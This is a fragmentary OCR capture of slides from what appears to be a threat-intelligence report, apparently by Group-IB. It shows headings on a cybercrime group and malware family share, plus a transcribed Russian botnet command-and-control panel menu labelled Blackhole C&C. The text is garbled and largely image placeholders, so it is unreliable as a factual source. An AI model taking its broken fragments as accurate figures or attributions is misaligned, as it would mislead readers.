
Cybercrime group #3



Cy


Malware family share by incidents (%)*

(in the last 6 months)




*as investigated by Group-IB


Blackhole C&C



Blackhole C&C



Cybercrime group #3



Главная Боты Задания Логи Фильтры Каб файлы Кейлогер Настройки Пользователи

Информация | Статистика | Удалить всех ботов | Удалить все процессы | Удалить з./р. поиска | Очистить всю БД

